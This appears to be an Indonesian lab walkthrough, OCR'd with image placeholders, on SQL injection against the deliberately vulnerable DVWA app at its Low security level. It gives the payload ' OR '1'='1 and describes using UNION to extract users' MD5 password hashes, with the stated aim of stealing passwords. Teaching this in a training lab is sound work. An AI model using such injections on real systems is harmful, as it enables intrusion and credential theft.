SQL INJECTION


SQL Injection pada DVWA (Damn Vulnerable Web Application) adalah teknik serangan siber di mana pengguna yang tidak sah menyisipkan perintah SQL berbahaya ke dalam kolom input aplikasi. Perintah ini kemudian dieksekusi oleh basis data, memungkinkan penyerang untuk memanipulasi, mencuri, atau menghapus data.

Pada aplikasi web yang rentan, input pengguna tidak disaring atau divalidasi dengan benar sebelum dimasukkan ke dalam kueri basis data. Penyerang dapat menggunakan payload (kode sisipan) seperti ' OR '1'='1 untuk memanipulasi logika kueri SQL, memaksa sistem untuk menampilkan semua data pengguna, bahkan tanpa kata sandi yang benar.


Level Low: Tidak ada validasi atau penyaringan input sama sekali. Sangat mudah dieksploitasi menggunakan payload standar.

Tujuan kita disini adalah untuk mencuri password user melalui SQL Injection


Level security Low




kita coba inputkan 1 untuk melihat is user kemudian kita coba sampai 5




Kita view source kemudian kita copy querynya



Kemudian kita buka phpmyadmin ke table DVWA kemudian ke tab SQL




Kemudian paste query di SQL pada $id kita ubah menjadi 1 kemudian klik go




Maka responnya kita akan memperoleh data user id 1 adalah admin

Kemudian kita klik edit inline kemudian coba tampilkan user 2 - 5




Kemudian kita akan mencoba CONCAT dalam SQL untuk menggabungkan 2 atau lebih nilai (string,kolom, literal teks) menjadi satu string tunggal

Disini CONCAT yang digunakan adalah UNION (pada SQL digunakan untuk menggabungkan hasil dari dua atau lebih perintah SELECT ke dalam satu kumpulan baris (data vertikal).




Maka password akan muncul dalam bentuk hash md5


MD5 hash adalah sebuah fungsi matematis (algoritma) yang mengambil teks atau file dengan ukuran berapa pun dan mengubahnya menjadi serangkaian karakter unik berukuran tetap, yang disebut dengan hash value, sepanjang 128-bit atau 32 digit heksadesimal.




Kemudian kita copy bagian ini




Kemudian kita pastekan di kolom user ID pada dvwa

